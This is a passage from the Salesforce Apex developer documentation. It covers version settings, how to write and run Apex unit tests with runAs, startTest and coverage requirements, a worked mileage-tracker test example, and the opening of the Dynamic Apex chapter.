If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2.

Using the following example, the `Categories` field is set to `null` after calling the `insertIdea` method in class C2 from a method in the test class C1, because the `Categories` field is not available in version 13.0 of the API.

The first class is saved using Salesforce API version 13.0:

```
// This class is saved using Salesforce API version 13.0
// Version 13.0 does not include the Idea.categories field
global class C2
{
    global Idea insertIdea(Idea a) {
        insert a; // category field set to null on insert

        // retrieve the new idea
        Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];

        return insertedIdea;
    }
}
```

The following class is saved using Salesforce API version 16.0:

```
@isTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
    static testMethod void testC2Method() {
        Idea i = new Idea();
        i.CommunityId = '09aD000000004YCIAY';
        i.Title = 'Testing Version Settings';
        i.Body = 'Categories field is included in API version 16.0';
        i.Categories = 'test';

        C2 c2 = new C2();
        Idea returnedIdea = c2.insertIdea(i);
        // retrieve the new idea
        Idea ideaMoreFields = [SELECT title, categories FROM Idea
             WHERE Id = :returnedIdea.Id];

        // assert that the categories field from the object created
        // in this class is not null
        System.assert(i.Categories != null);
        // assert that the categories field created in C2 is null
        System.assert(ideaMoreFields.Categories == null);
    }
}
```

Setting Package Versions for Apex Classes and Triggers

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or trigger.

Chapter 5

Testing Apex

In this chapter ...

This chapter provides an overview of what to test, as well as the tools that are available on the Force.com platform for testing Apex.

- Understanding Testing in Apex
- Unit Testing Apex
- Running Unit Test Methods
- Testing Best Practices
- Testing Example

Understanding Testing in Apex

Testing is the key to successful long term development, and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

Why Test Apex?

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected, that there are no unexpected behaviors, your customers are going to trust you more.

There are two ways of testing an application. One is through the Salesforce user interface, important, but merely testing through the user interface will not catch all of the use cases for your application. The other way is to test for bulk functionality: up to 200 records can be passed through your code if it's invoked using the Force.com Web services API or by a Visualforce standard set controller.

An application is seldom finished. You will have additional releases of it, where you change and extend functionality. If you have written comprehensive tests, you can ensure that a regression is not introduced with any new functionality.

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following:

  ◊ When deploying to a production organization, every unit test in your organization namespace is executed.
  ◊ Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.
  ◊ While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger has some test coverage.
- All classes and triggers compile successfully.

Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.

Salesforce runs all tests in all organizations that have Apex code to verify that no behavior has been altered as a result of any service upgrades.

What to Test in Apex

Salesforce.com recommends that you write tests for the following:

Single action

Test to verify that a single record produces the correct, expected result.

Bulk actions

Any Apex code, whether a trigger, a class or an extension, may be invoked for 1 to 200 records. You must test not only the single record case, but the bulk cases as well.

Positive behavior

Test to verify that the expected behavior occurs through every expected permutation, that is, that the user filled out everything correctly and did not go past the limits.

Negative behavior

There are likely limits to your applications, such as not being able to add a future date, not being able to specify a negative amount, and so on. You must test for the negative case and verify that the error messages are correctly produced as well as for the positive, within the limits cases.

Restricted user

Test whether a user with restricted access to the sObjects used in your code sees the expected behavior. That is, whether they can run the code or receive error messages.

Note: Conditional and ternary operators are not considered executed unless both the positive and negative branches are executed.

For examples of these types of tests, see Testing Example on page 159.

Unit Testing Apex

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword in the method definition.

For example:

```
public class myClass {
    static testMethod void myTest() {
        code_block
    }
}
```

Note: Test methods cannot be used to test Web service callouts. Web service callouts are asynchronous, while unit tests are synchronous.

Use the `isTest` annotation to define classes or individual methods that only contain code used for testing your application. The `isTest` annotation is similar to creating methods declared as `testMethod`.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 2 MB for all Apex code. Individual methods defined with the `isTest` annotation *do* count against your organization limits. See Understanding Execution Governors and Limits on page 215.

This is an example of a test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
```

```
    }

    @isTest static void test2() {
        // Implement test code
    }
}
```

See Also:

IsTest Annotation

Isolation of Test Data from Organization Data in Unit Tests

Starting with Apex code saved using Salesforce API version 24.0 and later, test methods don't have access by default to pre-existing data in the organization, such as standard objects, custom objects, and custom settings data, and can only access data that they create. However, objects that are used to manage your organization or metadata objects can still be accessed in your tests such as:

- User
- Profile
- Organization
- RecordType
- ApexClass
- ApexTrigger
- ApexComponent
- ApexPage

You must create test data for each test. You can disable this restriction by annotating your test class or test method with the `IsTest(SeeAllData=true)` annotation. For more information, see `IsTest(SeeAllData=true)` Annotation.

Test code saved against Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged.

Data Access Considerations

- If a new test method saved against Salesforce API version 24.0 or later calls a method in another class saved against version 23.0 or earlier, the data access restrictions of the caller are enforced in the called method; that is, the called method won't have access to organization data because the caller doesn't, even though it was saved in an earlier version.
- This access restriction to test data applies to all code running in test context. For example, if a test method causes a trigger to execute and the test can't access organization data, the trigger won't be able to either.
- If a test makes a Visualforce request, the executing test stays in test context but runs in a different thread, so test data isolation is no longer enforced. In this case, the test will be able to access all data in the organization after initiating the Visualforce request. However, if the Visualforce request performs a callback, such as a JavaScript remoting call, any data inserted by the callback won't be visible to the test.

Using the `runAs` Method

Generally, all Apex code runs in system mode, and the permissions and record sharing of the current user are not taken into account. The system method `runAs` enables you to write test methods that change either the user contexts to an existing user or a new user, or to run using the code from a specific version of a managed package. When running as a user, all of that user's record sharing is then enforced. You can only use `runAs` in a test method. The original system context is started again after all `runAs` test methods complete. For information on using the `runAs` method and specifying a package version context, see Testing Behavior in Package Versions on page 225.

Note: Every call to `runAs` counts against the total number of DML statements issued in the process.

In the following example, a new test user is created, then code is run as that user, with that user's permissions and record access:

```
public class TestRunAs {
   public static testMethod void testRunAs() {
      // Setup test data
      // This code runs as the system user
      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u = new User(Alias = 'standt', Email='standarduser@testorg.com',
      EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
      LocaleSidKey='en_US', ProfileId = p.Id,
      TimeZoneSidKey='America/Los_Angeles', UserName='standarduser@testorg.com');


      System.runAs(u) {
      // The following code runs as user 'u'
      System.debug('Current User: ' + UserInfo.getUserName());
      System.debug('Current Profile: ' + UserInfo.getProfileId()); }
   }
}
```

You can nest more than one `runAs` method. For example:

```
public class TestRunAs2 {

   public static testMethod void test2() {

      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u2 = new User(Alias = 'newUser', Email='newuser@testorg.com',
         EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
         LocaleSidKey='en_US', ProfileId = p.Id,
         TimeZoneSidKey='America/Los_Angeles', UserName='newuser@testorg.com');

      System.runAs(u2) {
         // The following code runs as user u2.
         System.debug('Current User: ' + UserInfo.getUserName());
         System.debug('Current Profile: ' + UserInfo.getProfileId());

         // The following code runs as user u3.
         User u3 = [SELECT Id FROM User WHERE UserName='newuser@testorg.com'];
         System.runAs(u3) {
            System.debug('Current User: ' + UserInfo.getUserName());
            System.debug('Current Profile: ' + UserInfo.getProfileId());
         }

         // Any additional code here would run as user u2.
      }
```

```
    }
}
```

Best Practices for Using `runAs`

The following items use the permissions granted by the user specified with `runAs` running as a specific user:

- Dynamic Apex
- Methods using `with sharing` or `without sharing`
- Shared records

The original permissions are reset after `runAs` completes.

The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

Using Limits, `startTest`, and `stopTest`

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

There are two versions of every method: the first returns the amount of the resource that has been used in the current context, while the second version contains the word "limit" and returns the total amount of the resource that is available for that context. For example, `getCallouts` returns the number of callouts to an external service that have already been processed in the current context, while `getLimitCallouts` returns the total number of callouts available in the given context.

In addition to the Limits methods, use the `startTest` and `stopTest` methods to validate how close the code is to reaching governor limits.

The `startTest` method marks the point in your test code when your test actually begins. Each `testMethod` is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

The `startTest` method does not refresh the context of the test: it adds a context to your test. For example, if your class makes 98 SOQL queries before it calls `startTest`, and the first significant statement after `startTest` is a DML statement, the program can now make an additional 100 queries. Once `stopTest` is called, however, the program goes back into the original context, and can only make 2 additional SOQL queries before reaching the limit of 100.

The `stopTest` method marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method. Each `testMethod` is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Adding SOSL Queries to Unit Tests

To ensure that test methods always behave in a predictable way, any Salesforce Object Search Language (SOSL) query that is added to an Apex test method returns an empty set of search results when the test method executes. If you do not want the query to return an empty list of results, you can use the `Test.setFixedSearchResults` system method to define a list of record IDs that are returned by the search. All SOSL queries that take place later in the test method return the list of record IDs that were specified by the `Test.setFixedSearchResults` method. Additionally, the test method can call `Test.setFixedSearchResults` multiple times to define different result sets for different SOSL queries. If you do not

call the `Test.setFixedSearchResults` method in a test method, or if you call this method without specifying a list of record IDs, any SOSL queries that take place later in the test method return an empty list of results.

The list of record IDs specified by the `Test.setFixedSearchResults` method replaces the results that would normally be returned by the SOSL query if it were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL query, they are applied to the list of fixed search results. For example:

```
public class SoslFixedResultsTest1 {

    public static testMethod void testSoslFixedResults() {
       Id [] fixedSearchResults= new Id[1];
       fixedSearchResults[0] = '001x0000003G89h';
       Test.setFixedSearchResults(fixedSearchResults);
       List<List<SObject>> searchList = [FIND 'test'
                                         IN ALL FIELDS RETURNING
                                           Account(id, name WHERE name = 'test' LIMIT 1)];

    }
}
```

Although the account record with an ID of `001x0000003G89h` may not match the query string in the FIND clause (`'test'`), the record is passed into the `RETURNING` clause of the SOSL statement. If the record with ID `001x0000003G89h` matches the `WHERE` clause filter, the record is returned. If it does not match the `WHERE` clause, no record is returned.

Running Unit Test Methods

You can run unit tests for:


- A specific class
- A subset of classes
- All unit tests in your organization

To run a test, use any of the following:

- The Salesforce user interface
- The Force.com IDE
- The API

Running Tests Through the Salesforce User Interface

You can run unit tests on the Apex Test Execution page. Tests started on this page run asynchronously, that is, you don't have to wait for a test class execution to finish. The Apex Test Execution page refreshes the status of a test and displays the results after the test completes.



To use the Apex Test Execution page:

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See "Managing Apex Classes" in the online help.

3. Select the tests to run. The list of tests contains classes that contain test methods.
   - To select tests from an installed managed package, select its corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Note: Classes whose tests are still running don't appear in the list.

4. Click **Run**.

After you run tests using the Apex Test Execution page, you can display the percentage of code covered by those tests on the list of Apex classes. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**, then click **Calculate your organization's code coverage**.

Note: The code coverage value computed by **Calculate your organization's code coverage** may differ from the code coverage value computed after running all unit tests using **Run All Tests**. This is because **Calculate your organization's code coverage** excludes classes that are part of installed managed packages while **Run All Tests** doesn't.

You can also verify which lines of code are covered by tests for an individual class. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**, then click the percentage number in the Code Coverage column for a class.

Click ***Your Name*** > **Setup** > **Develop** > **Apex Test Execution** > **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

Alternatively, use the Apex classes page to run tests.

To use the Apex Classes page to generate test results, click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**, then either click **Run All Tests** or click the name of a specific class that contains tests and click **Run Test**.

After you use the Apex Classes page to generate test results, the test result page contains the following sections. Each section can be expanded or collapsed.

- A summary section that details the number of tests run, the number of failures, the percentage of Apex code that is covered by unit tests, the total execution time in milliseconds, and a link to a downloadable debug log file.

  The debug log is automatically set to specific log levels and categories, which can't be changed.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

Important:

  - ◊ You must have at least 75% of your Apex covered by unit tests to deploy your code to production environments. In addition, all triggers should have some test coverage.
  - ◊ We recommend that you have 100% of your code covered by unit tests, where possible.
  - ◊ Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.

- Test successes, if any.
- Test failures, if any.
- A code coverage section.

  This section lists all the classes and triggers in your organization, and the percentage of lines of code in each class and trigger that are covered by tests. If you click the coverage percent number, a page displays, highlighting all the lines of code for that class or trigger that are covered by tests in blue, as well as highlighting all the lines of code that are not covered by tests in red. It also lists how many times a particular line in the class or trigger was executed by the test
- Test coverage warnings, if any.

Running Tests Using The Force.com IDE

In addition, you can execute tests with the Force.com IDE (see `https://wiki.developerforce.com/index.php/Apex_Toolkit_for_Eclipse`).

Running Tests Using the API

Note: The API for asynchronous test runs is a Beta release.

Using Web services API objects and Apex code to insert and query those objects, you can add tests to the Apex job queue for execution and check the results of completed test runs. This enables you to not only start tests asynchronously but also schedule your tests to execute at specific times by using the Apex scheduler. See Apex Scheduler on page 94 for more information.

To start an asynchronous execution of unit tests and check their results, use these API objects:

- ApexTestQueueItem: Represents a single Apex class in the Apex job queue.
- ApexTestResult: Represents the result of an Apex test method execution.

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class. After the job executes, `ApexTestResult` contains the result for each single test method executed as part of the test.

To abort a class that is in the Apex job queue, perform an update operation on the `ApexTestQueueItem` object and set its `Status` field to Aborted.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

The maximum number of test queue items, and hence classes, that you can insert in the Apex job queue is the greater of 500 or 10 multiplied by the number of test classes in the organization.

This example shows how to use DML operations to insert and query the `ApexTestQueueItem` and `ApexTestResult` objects. The `enqueueTests` method inserts queue items for all classes that end with Test. It then returns the parent job ID of one queue item, which is the same for all queue items because they were inserted in bulk. The `checkClassStatus` method retrieves all the queue items that correspond to the specified job ID. It then queries and outputs the name, job status, and pass rate for each class. The `checkMethodStatus` method gets information of each test method that was executed as part of the job.

```
public class TestUtil {

    // Enqueue all classes ending in "Test".
    public static ID enqueueTests() {
        ApexClass[] testClasses =
           [SELECT Id FROM ApexClass
            WHERE Name LIKE '%Test'];
        if (testClasses.size() > 0) {
            ApexTestQueueItem[] queueItems = new List<ApexTestQueueItem>();
            for (ApexClass cls : testClasses) {
                queueItems.add(new ApexTestQueueItem(ApexClassId=cls.Id));
            }

            insert queueItems;

            // Get the job ID of the first queue item returned.
            ApexTestQueueItem item =
               [SELECT ParentJobId FROM ApexTestQueueItem
                WHERE Id=:queueItems[0].Id LIMIT 1];
            return item.parentjobid;
        }
        return null;
    }

    // Get the status and pass rate for each class
    // whose tests were run by the job.
    // that correspond to the specified job ID.
    public static void checkClassStatus(ID jobId) {
        ApexTestQueueItem[] items =
           [SELECT ApexClass.Name, Status, ExtendedStatus
            FROM ApexTestQueueItem
            WHERE ParentJobId=:jobId];
        for (ApexTestQueueItem item : items) {
            String extStatus = item.extendedstatus == null ? '' : item.extendedStatus;
            System.debug(item.ApexClass.Name + ': ' + item.Status + extStatus);
        }
    }

    // Get the result for each test method that was executed.
    public static void checkMethodStatus(ID jobId) {
        ApexTestResult[] results =
           [SELECT Outcome, ApexClass.Name, MethodName, Message, StackTrace
            FROM ApexTestResult
```

```
            WHERE AsyncApexJobId=:jobId];
        for (ApexTestResult atr : results) {
            System.debug(atr.ApexClass.Name + '.' + atr.MethodName + ': ' + atr.Outcome);
            if (atr.message != null) {
                System.debug(atr.Message + '\n at ' + atr.StackTrace);
            }
        }
    }
}
```

You can also use the `runTests()` call from the Web services API to run tests synchronously:

```
RunTestsResult[] runTests(RunTestsRequest ri)
```

This call allows you to run all tests in all classes, all tests in a specific namespace, or all tests in a subset of classes in a specific namespace, as specified in the RunTestsRequest object. It returns the following:

- Total number of tests that ran
- Code coverage statistics (described below)
- Error information for each failed test
- Information for each test that succeeds
- Time it took to run the test

For more information on `runTests()`, see the WSDL located at `https://`***`your_salesforce_server`***`/services/wsdl/apex`, where ***`your_salesforce_server`*** is equivalent to the server on which your organization is located, such as `na1.salesforce.com`.

Though administrators in a Salesforce production organization cannot make changes to Apex code using the Salesforce user interface, it is still important to use `runTests()` to verify that the existing unit tests run to completion after a change is made, such as adding a unique constraint to an existing field. Salesforce production organizations must use the `compileAndTest` API call to make changes to Apex scripts. For more information, see Deploying Apex on page 522.

For more information on `runTests()`, see Web Services API and SOAP Headers for Apex on page 552.

Testing Best Practices

Good tests should do the following:

- Cover as many lines of code as possible.

  Important:

  - You must have at least 75% of your Apex covered by unit tests to deploy your code to production environments. In addition, all triggers must have some test coverage.
  - We recommend that you have 100% of your code covered by unit tests, where possible.
  - Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.

- In the case of conditional logic (including ternary operators), execute each branch of code logic.
- Make calls to methods using both valid and invalid inputs.
- Complete successfully without throwing any exceptions, unless those errors are expected and caught in a `try…catch` block.
- Always handle all exceptions that are caught, instead of merely catching the exceptions.

- Use `System.assert` methods to prove that code behaves properly.
- Use the `runAs` method to test your application in different user contexts.
- Use the `isTest` annotation. Classes defined with the `isTest` annotation do not count against your organization limit of 2 MB for all Apex code. See `IsTest` Annotation on page 131.
- Exercise bulk trigger functionality—use at least 20 records in your tests.
- Use the `ORDER BY` keywords to ensure that the records are returned in the expected order.
- Not assume that record IDs are in sequential order.

  Record IDs are not created in ascending order unless you insert multiple records with the same request. For example, if you create an account A, and receive the ID `001D000000IEEmT`, then create account B, the ID of account B may or may not be sequentially higher.
- On the list of Apex classes, there is a Code Coverage column. If you click the coverage percent number, a page displays, highlighting all the lines of code for that class or trigger that are covered by tests in blue, as well as highlighting all the lines of code that are not covered by tests in red. It also lists how many times a particular line in the class or trigger was executed by the test
- Set up test data:
  - ◊ Create the necessary data in test classes, so the tests do not have to rely on data in a particular organization.
  - ◊ Create all test data before calling the `starttest` method.
  - ◊ Since tests don't commit, you won't need to delete any data.
- Write comments stating not only what is supposed to be tested, but the assumptions the tester made about the data, the expected outcome, and so on.
- Test the classes in your application individually. Never test your entire application in a single test.

If you are running many tests, consider the following:

- In the Force.com IDE, you may need to increase the `Read timeout` value for your Apex project. See `https://wiki.developerforce.com/index.php/Apex_Toolkit_for_Eclipse` for details.
- In the Salesforce user interface, you may need to test the classes in your organization individually, instead of trying to run all of the tests at the same time using the **Run All Tests** button.

Testing Example

The following example includes cases for the following types of tests:

- Positive case with single and multiple records
- Negative case with single and multiple records
- Testing with other users

The test is used with a simple mileage tracking application. The existing code for the application verifies that not more than 500 miles are entered in a single day. The primary object is a custom object named Mileage__c. Here is the entire test class. The following sections step through specific portions of the code.

```
@isTest
private class MileageTrackerTestSuite {

    static testMethod void runPositiveTestCases() {
```

```
        Double totalMiles = 0;
        final Double maxtotalMiles = 500;
        final Double singletotalMiles = 300;
        final Double u2Miles = 100;


        //Set up user
        User u1 = [SELECT Id FROM User WHERE Alias='auser'];

        //Run As U1
        System.RunAs(u1){


        System.debug('Inserting 300  miles... (single record validation)');

        Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today());
        insert testMiles1;

        //Validate single insert
        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        System.assertEquals(singletotalMiles, totalMiles);


        //Bulk validation
        totalMiles = 0;
        System.debug('Inserting 200 mileage records... (bulk validation)');

        List<Mileage__c> testMiles2 = new List<Mileage__c>();
        for(integer i=0; i<200; i++) {
            testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
        }
        insert testMiles2;

        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        System.assertEquals(maxtotalMiles, totalMiles);

        }//end RunAs(u1)


       //Validate additional user:
       totalMiles = 0;
       //Setup RunAs
       User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
       System.RunAs(u2){

        Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
        insert testMiles3;

                for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u2.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }
        //Validate
```

```
        System.assertEquals(u2Miles, totalMiles);

      } //System.RunAs(u2)


   } // runPositiveTestCases()

   static testMethod void runNegativeTestCases() {

      User u3 = [SELECT Id FROM User WHERE Alias='tuser'];
      System.RunAs(u3){

      System.debug('Inserting a record with 501 miles... (negative test case)');

      Mileage__c testMiles3 = new Mileage__c( Miles__c = 501, Date__c = System.today() );

       try {
           insert testMiles3;
       } catch (DmlException e) {
           //Assert Error Message
           System.assert( e.getMessage().contains('Insert failed. First exception on ' +
               'row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, ' +
               'Mileage request exceeds daily limit(500): [Miles__c]'),
               e.getMessage() );

           //Assert field
           System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

           //Assert Status Code
           System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION' ,
                               e.getDmlStatusCode(0) );
       } //catch
      } //RunAs(u3)
   } // runNegativeTestCases()


} // class MileageTrackerTestSuite
```

Positive Test Case

The following steps through the above code, in particular, the positive test case for single and multiple records.

1. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 300 more miles...single record validation');
```

2. Create a Mileage__c object and insert it into the database.

```
Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today() );
insert testMiles1;
```

3. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :createdbyId
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```

4. Use the `system.assertEquals` method to verify that the expected result is returned:

```
System.assertEquals(singletotalMiles, totalMiles);
```

5. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

6. Validate the code by creating a bulk insert of 200 records.

   First, add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 200 Mileage records...bulk validation');
```

7. Then insert 200 Mileage__c records:

```
List<Mileage__c> testMiles2 = new List<Mileage__c>();
for(Integer i=0; i<200; i++){
testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
   }
insert testMiles2;
```

8. Use `System.assertEquals` to verify that the expected result is returned:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :CreatedbyId
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
       System.assertEquals(maxtotalMiles, totalMiles);
```

Negative Test Case

The following steps through the above code, in particular, the negative test case.

1. Create a static test method called `runNegativeTestCases`:

```
static testMethod void runNegativeTestCases(){
```

2. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 501 miles... negative test case');
```

3. Create a Mileage__c record with 501 miles.

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 501, Date__c = System.today());
```

4. Place the `insert` statement within a `try/catch` block. This allows you to catch the validation exception and assert the generated error message.

```
try {
     insert testMiles3;
     } catch (DmlException e) {
```

5. Now use the `System.assert` and `System.assertEquals` to do the testing. Add the following code to the `catch` block you previously created:

```
//Assert Error Message
   System.assert(e.getMessage().contains('Insert failed. First exception '+
      'on row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, '+
      'Mileage request exceeds daily limit(500): [Miles__c]'),
         e.getMessage());

//Assert Field
   System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

//Assert Status Code
   System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION'  ,
                        e.getDmlStatusCode(0));
          }
   }
}
```

Testing as a Second User

The following steps through the above code, in particular, running as a second user.

1. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

2. Set up the next user.

```
       User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
       System.RunAs(u2){
```

3. Add text to the debug log, indicating the next step of the code:

```
        System.debug('Setting up testing - deleting any mileage records for ' +
            UserInfo.getUserName() +
            ' from today');
```

4. Then insert one Mileage__c record:

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
insert testMiles3;
```

5. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :u2.Id
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```

6. Use the `system.assertEquals` method to verify that the expected result is returned:

```
System.assertEquals(u2Miles, totalMiles);
```

Chapter 6

Dynamic Apex

In this chapter ...

Dynamic Apex enables developers to create more flexible applications by providing them with the ability to:

- Access sObject and field describe information

  Describe information provides information about sObject and field properties. For example, the describe information for an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value, whether it is a calculated field, the type of the field, and so on.

  Note that describe information provides information about *objects* in an organization, not individual records.

- Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML

  Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while *dynamic DML* provides the ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are installed from Force.com AppExchange.

Understanding Apex Describe Information

Apex provides two data structures for sObject and field describe information:

- *Token*—a lightweight, serializable reference to an sObject or a field that is validated at compile time.
- *Describe result*—an object that contains all the describe properties for the sObject or field. Describe result objects are not serializable, and are validated at runtime.

It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method `getDescribe` which returns the describe result for that token. On the describe result, the `getSObjectType` and `getSObjectField` methods return the tokens for sObject and field, respectively.

Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the `Name` field or a custom calculated field.

The following code provides a general example of how to use tokens and describe results to access information about sObject and field properties:

```
// Create a new account as the generic type sObject
sObject s = new Account();

// Verify that the generic sObject is an Account sObject
System.assert(s.getsObjectType() == Account.sObjectType);

// Get the sObject describe result for the Account object
Schema.DescribeSObjectResult r = Account.sObjectType.getDescribe();

// Get the field describe result for the Name field on the Account object
Schema.DescribeFieldResult f = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(f.getSObjectField() == Account.Name);

// Get the field describe result from the token
f = f.getSObjectField().getDescribe();
```

The following algorithm shows how you can work with describe information in Apex:

1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects on page 168.)
2. Determine the sObject you need to access.
3. Generate the describe result for the sObject.
4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject on page 169.)
5. Generate the describe result for the field the code needs to access.

Understanding Describe Information Permissions

